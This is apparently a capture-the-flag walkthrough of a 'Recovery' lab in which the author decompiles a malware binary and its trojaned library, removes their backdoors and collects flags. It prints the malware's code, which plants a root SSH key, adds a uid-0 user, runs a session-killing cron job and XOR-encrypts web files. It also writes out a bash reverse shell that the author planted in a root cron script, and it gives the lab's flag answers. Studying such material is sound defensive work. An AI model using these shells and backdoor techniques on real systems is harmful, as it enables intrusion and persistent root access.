Recovery

Scenario

Hi, it's me, your friend Alex.
I'm not going to beat around the bush here; I need your help. As you know I work at a company called Recoverysoft. I work on the website side of things, and I setup a Ubuntu web server to run it. Yesterday one of my work colleagues sent me the following email:

```
Hi Alex,
A recent security vulnerability has been discovered that affects the web
server. Could you please run this binary on the server to implement the fix?
Regards
- Teo
```

Attached was a linux binary called fixutil. As instructed, I ran the binary, and all was good. But this morning, I tried to log into the server via SSH and I received this message:

```
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
```

It turns out that Teo got his mail account hacked, and fixutil was a targeted malware binary specifically built to destroy my webserver!
when I opened the website in my browser I get some crazy nonsense. The webserver files had been encrypted! Before you ask, I don't have any other backups of the webserver (I know, I know, horrible practice, etc...), I don't want to tell my boss, he'll fire me for sure.
Please access the web server and repair all the damage caused by fixutil. You can find the binary in my home directory. Here are my ssh credentials:

```
Username: alex
Password: madeline
```

I have setup a control panel to track your progress on port 1337. Access it via your web browser. As you repair the damage, you can refresh the page to receive those "flags" I know you love hoarding. Good luck!
- Your friend Alex

Enumeration

Tools


nmap

```
nobodyatall@0×DEADBEEF:~/tryhackme/recovery$ sudo nmap -sC -sV -oN portscn 10.10.69.74
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-02 06:52 EST
Nmap scan report for 10.10.69.74
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 55:17:c1:d4:97:ba:8d:82:b9:60:81:39:e4:aa:1e:e8 (RSA)
|   256 8d:f5:4b:ab:23:ed:a3:c0:e9:ca:90:e9:80:be:14:44 (ECDSA)
|_  256 3e:ae:91:86:81:12:04:e4:70:90:b1:40:ef:b7:f1:b6 (ED25519)
80/tcp open  http    Apache httpd 2.4.43 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.43 (Unix)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.68 seconds
```


Targets

port 1337 (capture flag port)




port 80

root page seems weird right, seems like it has been encrypted




ssh port 22


normal login as alex user
//endless looping string non stop!



try to execute /bin/bash command
//we able to mitigate the endless looping echo string



this is the problem causing it looping



temporary rename the .bashrc as a backup first and relogin

```
mv .bashrc .bash.rcbackup
ls -la
total 72
drwxr-xr-x 1 alex alex  4096 Nov  2 12:01 .
drwxr-xr-x 1 root root  4096 Jun 17 08:55 ..
-rw-r--r-- 1 alex alex  3586 Nov  2 11:58 .bash.rcbackup
-rw-r--r-- 1 alex alex   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex   807 Apr 18  2019 .profile
-rw------- 1 alex alex   767 Nov  2 11:58 .viminfo
-rwxrwxr-x 1 root root 37344 Jun 12 08:09 fixutil
```

it seems like everything's fine right now

```
nobodyatall@0×DEADBEEF:~$ ssh alex@10.10.69.74
alex@10.10.69.74's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov  2 11:55:05 2020 from 10.8.20.97
alex@recoveryserver:~$
```

now edit the .bashrc backup & remove the while loop string and rename back the .bashrc & relogin back

```
nobodyatall@0×DEADBEEF:~$ ssh alex@10.10.245.96
alex@10.10.245.96's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov  2 12:25:39 2020 from 10.8.20.97
alex@recoveryserver:~$
```

flag 0 captured

Each time you remove part of the malware **and press the refresh button**, a flag will show up below.

Flag 0: THM{d8b5c89061ed767547a782e0f9b0b0fe}

Good luck!

Refresh

but it will auto logout my current user session

```
-rw------- 1 alex alex   767 Nov  2 11:58 .viminfo
-rwxrwxr-x 1 root root 37344 Jun 12 08:09 fixutil
alex@recoveryserver:~$ logout
Connection to 10.10.69.74 closed.
nobodyatall@0×DEADBEEF:~$
```

this will pop up in a certain time, seems like some cronjob running back there to exec logout command

```
alex@recoveryserver:~$ ./logout
There are stopped jobs.
alex@recoveryserver:~$
```

process running
//seems like the init_script.sh is kinda suspicious

```
alex@recoveryserver:~$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.3  0.1   2388   752 ?        Ss   11:32   0:06 /bin/sh -c /root/init_script.sh
root         7  0.0  0.1   2388   756 ?        S    11:33   0:00 /bin/sh /root/init_script.sh
root        16  0.0  0.8  15852  4192 ?        Ss   11:33   0:00 /usr/sbin/sshd
root        23  0.0  0.4   5512  2136 ?        Ss   11:33   0:00 /usr/sbin/cron
root        24  0.0  0.8   5936  4304 ?        S    11:33   0:00 httpd -DFOREGROUND
daemon      26  0.0  0.8 752704  4092 ?        Sl   11:33   0:00 httpd -DFOREGROUND
daemon      27  0.0  0.8 752272  4020 ?        Sl   11:33   0:00 httpd -DFOREGROUND
daemon      28  0.0  0.7 752336  3568 ?        Sl   11:33   0:00 httpd -DFOREGROUND
root       492  0.1  1.5  16500  7740 ?        Ss   12:03   0:00 sshd: alex [priv]
alex       498  0.0  0.9  16784  4828 ?        S    12:03   0:00 sshd: alex@pts/0
alex       499  0.0  0.6   3868  3232 pts/0    Ss   12:03   0:00 -bash
alex       501  0.0  0.5   7924  2776 pts/0    R+   12:03   0:00 ps -aux
alex@recoveryserver:~$
```

running pspy script to understand how the malware execute stuff

found interesting script placed in /opt
it will write the command to /tmp/testlog
here it shows that the /opt/brilliant_script.sh are executed as root user

```
2020/11/02 12:30:53 CMD: UID=0    PID=1      | /bin/sh -c /root/init_script.sh
2020/11/02 12:31:01 CMD: UID=0    PID=249    | /usr/sbin/CRON
2020/11/02 12:31:01 CMD: UID=0    PID=250    | /usr/sbin/CRON
2020/11/02 12:31:01 CMD: UID=0    PID=251    | /bin/sh -c /opt/brilliant_script.
sh 2>&1 >/tmp/testlog
2020/11/02 12:31:01 CMD: UID=0    PID=256    | /bin/sh /opt/brilliant_script.sh
2020/11/02 12:31:01 CMD: UID=0    PID=255    | /bin/sh /opt/brilliant_script.sh
2020/11/02 12:31:01 CMD: UID=0    PID=254    | /bin/sh /opt/brilliant_script.sh
2020/11/02 12:31:01 CMD: UID=0    PID=253    | /bin/sh /opt/brilliant_script.sh
2020/11/02 12:31:01 CMD: UID=0    PID=252    | /bin/sh /opt/brilliant_script.sh
```

seems like we've found the script that always kill our session
//we've edit permission so let's edit the script

```
alex@recoveryserver:/opt$ ls -la
total 16
drwxr-xr-x 1 root root 4096 Jun 17 21:22 .
drwxr-xr-x 1 root root 4096 Jun 17 21:43 ..
drwx------ 2 root root 4096 Jun 17 21:22 .fixutil
-rwxrwxrwx 1 root root   95 Jun 17 21:22 brilliant_script.sh
alex@recoveryserver:/opt$ cat brilliant_script.sh
#!/bin/sh

for i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; do
ne;
alex@recoveryserver:/opt$
```

at least now it wont terminate our ssh session for temporary

```
alex@recoveryserver:~$ echo '' > /opt/brilliant_script.sh
alex@recoveryserver:~$ cat /opt/brilliant_script.sh

alex@recoveryserver:~$
```

and we got our flag1

Each time you remove part of the malware **and press the refresh button**, a flag will show up below.

Flag 0: THM{d8b5c89061ed767547a782e0f9b0b0fe}

Flag 1: THM{4c3e355694574cb182ca3057a685509d}

Good luck!

Refresh

fixutil is a elf binary file

```
alex@recoveryserver:~$ file fixutil
fixutil: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically lin
ked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cc895c4c0b6852b9c57f
08ecb87a232f0777f506, for GNU/Linux 3.2.0, not stripped
```

now let's try to study the fixutil binary what will it do
//transfer the binary to our local machine first

```
alex@recoveryserver:/opt$ ls -la
total 20
drwxr-xr-x 1 root root 4096 Jun 17 21:22 .
drwxr-xr-x 1 root root 4096 Jun 17 21:43 ..
drwx------ 2 root root 4096 Jun 17 21:22 .fixutil
-rwxrwxrwx 1 root root    1 Nov  2 12:34 brilliant_script.sh
alex@recoveryserver:/opt$ cd .fixutil
-bash: cd: .fixutil: Permission denied
alex@recoveryserver:/opt$ vim brilliant_script.sh
alex@recoveryserver:/opt$ cat brilliant_script.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.8.20.97/18890 0>&1
alex@recoveryserver:/opt$ echo $TERM
xterm-256color
alex@recoveryserver:/opt$ cd ~
alex@recoveryserver:~$ ls -al
total 1156
drwxr-xr-x 1 alex alex    4096 Nov  2 12:38 .
drwxr-xr-x 1 root root    4096 Jun 17 08:55 ..
-rw------- 1 alex alex     172 Nov  2 12:33 .bash_history
-rw-r--r-- 1 alex alex     220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alex alex    3529 Nov  2 12:26 .bashrc
-rw-r--r-- 1 alex alex   12288 Nov  2 12:26 .bashrcbackup.swp
-rw-r--r-- 1 alex alex     807 Apr 18  2019 .profile
-rw------- 1 alex alex    1726 Nov  2 12:38 .viminfo
-rwxrwxr-x 1 root root   37344 Jun 12 08:09 fixutil
-rwxr-xr-x 1 alex alex 1090528 Aug 22  2019 pspy
alex@recoveryserver:~$ nc 10.8.20.97 7741 < fixutil
alex@recoveryserver:~$ nc 10.8.20.97 7741 < fixutil
alex@recoveryserver:~$
```

```
nobodyatall@0×DEADBEEF:~/tryhackme/recovery$ nc -lvp 7741 > fixutil.backup
listening on [any] 7741 ...
10.10.245.96: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.245.96] 41410
^C
nobodyatall@0×DEADBEEF:~/tryhackme/recovery$ ls -la
total 60
drwxr-xr-x  2 nobodyatall nobodyatall  4096 Nov  2 07:47 .
drwxr-xr-x 52 nobodyatall nobodyatall  4096 Nov  2 06:52 ..
-rw-r--r--  1 nobodyatall nobodyatall 37344 Nov  2 07:47 fixutil.backup
-rw-r--r--  1 root        root         933 Nov  2 06:53 portscn
-rw-------  1 nobodyatall nobodyatall  2610 Nov  2 07:41 rootrsa
-rw-r--r--  1 nobodyatall nobodyatall   576 Nov  2 07:41 rootrsa.pub
nobodyatall@0×DEADBEEF:~/tryhackme/recovery$
```

decompile it with ghidra
//first it'll write the line endless echo string into alex .bashrc
//second it copy the liblogging.so to /tmp/logging.so
/third it write something malicious into the /liblogging.so, we try to transfer the malicious liblogging.so to our machine to revEng again
//last it exec echo pwned to /bin/admin

Decompile: main - (fixutil.backup)

```
1
2  undefined8 main(void)
3
4  {
5    FILE *__s;
6
7    __s = fopen("/home/alex/.bashrc","a");
8    fwrite("\n\nwhile :; do echo \"YOU DIDN\'T SAY THE MAGIC WORD!\"; done &\n",1,0x3c,__s);
9    fclose(__s);
10   system("/bin/cp /lib/x86_64-linux-gnu/liblogging.so /tmp/logging.so");
11   __s = fopen("/lib/x86_64-linux-gnu/liblogging.so","wb");
12   fwrite(&bin2c_liblogging_so,0x5a88,1,__s);
13   fclose(__s);
14   system("echo pwned | /bin/admin > /dev/null");
15   return 0;
16 }
17
```

let's reverse engineer the /bin/admin binary

//first we found that the admin binary included liblogging.so

```
nobodyatall@0×DEADBEEF:~/tryhackme/recovery$ strings admin.backup
/lib64/ld-linux-x86-64.so.2
mgUa
liblogging.so
_ITM_deregisterTMCloneTable
__gmon_start__
```

//as we know that entering the correct credential doesnt provide us any interesting stuff
//correct password: youdontneedtofindthepassword
//from the fixutil binary we know that the attacker echo the wrong password then it will trigger the else condition
//the else condition will ten call the function LogIncorrectAttempt()

Decompile: main [CodeBrowser(2):temp:/admin.backup]

File Edit Navigation Search Select Tools Help

Decompile: main - (admin.backup)

```
4  {
5    int iVar1;
6    size_t local_20;
7    char *local_18;
8    char *local_10;
9
10   setresuid(0,0,0);
11   setresgid(0,0,0);
12   puts("Welcome to the Recoverysoft Administration Tool! Please input your password:");
13   local_10 = "youdontneedtofindthepassword\n";
14   local_18 = (char *)0x0;
15   local_20 = 0x100;
16   getline(&local_18,&local_20,stdin);
17   iVar1 = strcmp(local_18,local_10);
18   if (iVar1 == 0) {
19     puts("This section is currently under development, sorry.");
20   }
21   else {
22     puts("Incorrect password! This will be logged!");
23     LogIncorrectAttempt(local_18);
24   }
25   return 0;
26 }
27
```

now let's reverse engineer the liblogging.so
//inside the liblogging.so there's a function LogIncorrectAttempt()
//from there let's study the codes in here


//first the attacker move the copy logging.so and place it back in the lib directory as oldliblogging.so
//then it write the attacker own pub key into the root authorized_keys
//the attacker then add a user security but with the uid of 0 which is root! & echo the hash & change the security user password

//the attack then write the brilliant_script.sh to kill all the process that's running
//& then he create a cron task script to execute the brilliant_script

```
  system("/bin/mv /tmp/logging.so /lib/x86_64-linux-gnu/oldliblogging.so");
  tVar1 = time((time_t *)0x0);
  srand((uint)tVar1);
  __stream = fopen("/root/.ssh/authorized_keys","w");
  fprintf(__stream,"%s\n",

          "ssh-rsa
          AAAAB3NzaC1yc2EAAAADAQABAAABgQC4U9gOtekRWtwKBl3+ysB5WfybPSi/rpvDDfvRNZ+BL8lmQYTMPbY3bD6u2e
          YYXfWMK6k3XsILBizVqCqQVNZeyUj5x2FFEZ0R+HmxXQkBi+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGlT0kxqnn
          ZQsJbXnUCspo0zOhl8tK4qr8uy2PAG7QbqzL/epfRPjBn4f3CWV+EwkkkE9XLpJ+SHWPl8JSdiD/gTIMd0P9TDlIg5
          w6F0f4yeGxIVIjxrA4MCHMmo1U9vsIkThfLq80tWp9VzwHjaev9jnTFg+bZnTxIoT4+Q2gLVl24qdqzw54x9AmYfoO
          fH9tBwr0+pJNWi1CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76QiWqq44q/BzdQ9klTEkNSs+2sQs9csUybWsXumipVi
          SUla63cLnkfFr3D9nzDbFHek6OEk+ZLyp8YEaghHMfB6IFhu09w5cPZApTngxyzJU7CgwiccZtXURnBmKV72rFO6IS
          rus= root@recovery"
         );
  fclose(__stream);
  system("/usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null");
  system(
        "/bin/echo
        \'security:$6$he6jYubzsBX1d7yv$sD49N/rXD5NQT.uoJhF7libv6HLc0/EZOqZjcvbXDoua44ZP3VrUcicSnlmvW
        wAFTqHflivo5vmYjKR13gZci/\' | /usr/sbin/chpasswd -e"
        );
  XOREncryptWebFiles();
  __stream = fopen("/opt/brilliant_script.sh","w");
  fwrite(
         "#!/bin/sh\n\nfor i in $(ps aux | grep bash | grep -v grep | awk \'{print $2}\'); do kill
         $i; done;\n"
         ,1,0x5f,__stream);
  fclose(__stream);
  __stream = fopen("/etc/cron.d/evil","w");
  fwrite("\n* * * * * root /opt/brilliant_script.sh 2>&1 >/tmp/testlog\n\n",1,0x3d,__stream);
  fclose(__stream);
  chmod("/opt/brilliant_script.sh",0x1ff);
  chmod("/etc/cron.d/evil",0x1ed);
  return;
}
```

then we found another interesting function which is XOREncryptWebFiles()



it seems like it first create the directory which contain the encryption key
/opt/.fixutil/backup.txt = encryption key file

```
30      psVar3 = (stat *)(&psVar3->st_dev + (ulong)bVar4 * 0x1fffffffff
31    }
32    iVar1 = stat(encryption_key_dir,&sStack168);
33    if (iVar1 == -1) {
34      mkdir(encryption_key_dir,0x1c0);
35    }
36    __stream = fopen("/opt/.fixutil/backup.txt","a");
37    fprintf(__stream,"%s\n",str);
38    fclose(__stream);
39    webfiles = (char **)malloc(8);
40    if (webfiles != (char **)0x0) {
41      iVar1 = GetWebFiles(webfiles,8);
42      iStack200 = 0;
43      while (iStack200 < iVar1) {
```

then get the webFiles and XOR it

```
  }
  iVar1 = GetWebFiles(webfiles,8);
  i = 0;
  while (i < iVar1) {
    XORFile(webfiles[i],str);
    free(webfiles[i]);
    i = i + 1;
  }
  free(webfiles);
```

nothing much we can do in this user, let's try to privilege escalate to root using the brilliant_script.sh since it will be executed as root user schedully

```
alex@recoveryserver:/opt$ cat brilliant_script.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.8.20.97/18890 0>&1
alex@recoveryserver:/opt$
```

To direct input to this VM, click inside or press Ctrl+G.

and here's our root shell

```
nobodyatall@0×DEADBEEF:~/script/linux$ nc -lvp 18890
listening on [any] 18890 ...
10.10.245.96: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.245.96] 49812
bash: cannot set terminal process group (307): Inappropriate ioctl for device
bash: no job control in this shell
root@recoveryserver:~#
```

now let's rename the fixutil malicious binary

```
root@recoveryserver:/home/alex# mv fixutil fixutil.backup
mv fixutil fixutil.backup
root@recoveryserver:/home/alex#
```

still remember the init_script.sh that we found suspicious in the first place?
//let's rename it first

```
drwxr-xr-x 1 root root 4096 Jun 17 21:43 ..
-rw------- 1 root root  127 Nov  2 14:14 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxr-xr-x 1 root root 4096 Jun 17 21:21 .ssh
-rwxrwxr-x 1 root root   54 Jun 17 08:55 init_script.sh_backup
```

now let's restore back the liblogging.so

```
root@recoveryserver:/lib/x86_64-linux-gnu# mv oldliblogging.so liblogging.so
root@recoveryserver:/lib/x86_64-linux-gnu#
```

and we capture our flag2

Flag 2: THM{72f8fe5fd968b5817f67acecdc701e52}

then let's remove the attacker pub key from authorized_keys

```
root@recoveryserver:~/.ssh# echo '' > authorized_keys
root@recoveryserver:~/.ssh#
```

and we got our flag3

Flag 3: THM{70f7de17bb4e08686977a061205f3bf0}

Good luck!

let's remove the attacker created security user with root uid from passwd & shadow

```
Debian-exim:x:105:106::/var/spool/exim4:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
alex:x:1000:1000::/home/alex:/bin/bash
~
~
~
~
~
```

```
sshd:*:18421:0:99999:7:::
alex:$6$vcMl0yk2GfmTUbNd$xuyw4BbFIqKyCSumvytbXc2P2EoQkea04XqdYtongud84By9/UkJVWX4Gnp9faVKSvg4nodureq.gziMFuVOH1:18430:0:99999:7:::
~
~
~
```

and we captured flag 4

Flag 4: THM{b0757f8fb8fe8dac584e80c6ac151d7d}

Good luck!

now we need to restore back the webpages

we've found a encryption key for the website

```
root@recoveryserver:/opt/.fixutil# ls -la
total 20
drwx------ 1 root root 4096 Jun 17 21:22 .
drwxr-xr-x 1 root root 4096 Nov  2 15:04 ..
-rw-r--r-- 1 root root   32 Nov  2 14:13 backup.txt
root@recoveryserver:/opt/.fixutil# cat backup.txt
AdsipPewFlfkmll
MxDjQXfUIPgMhBW
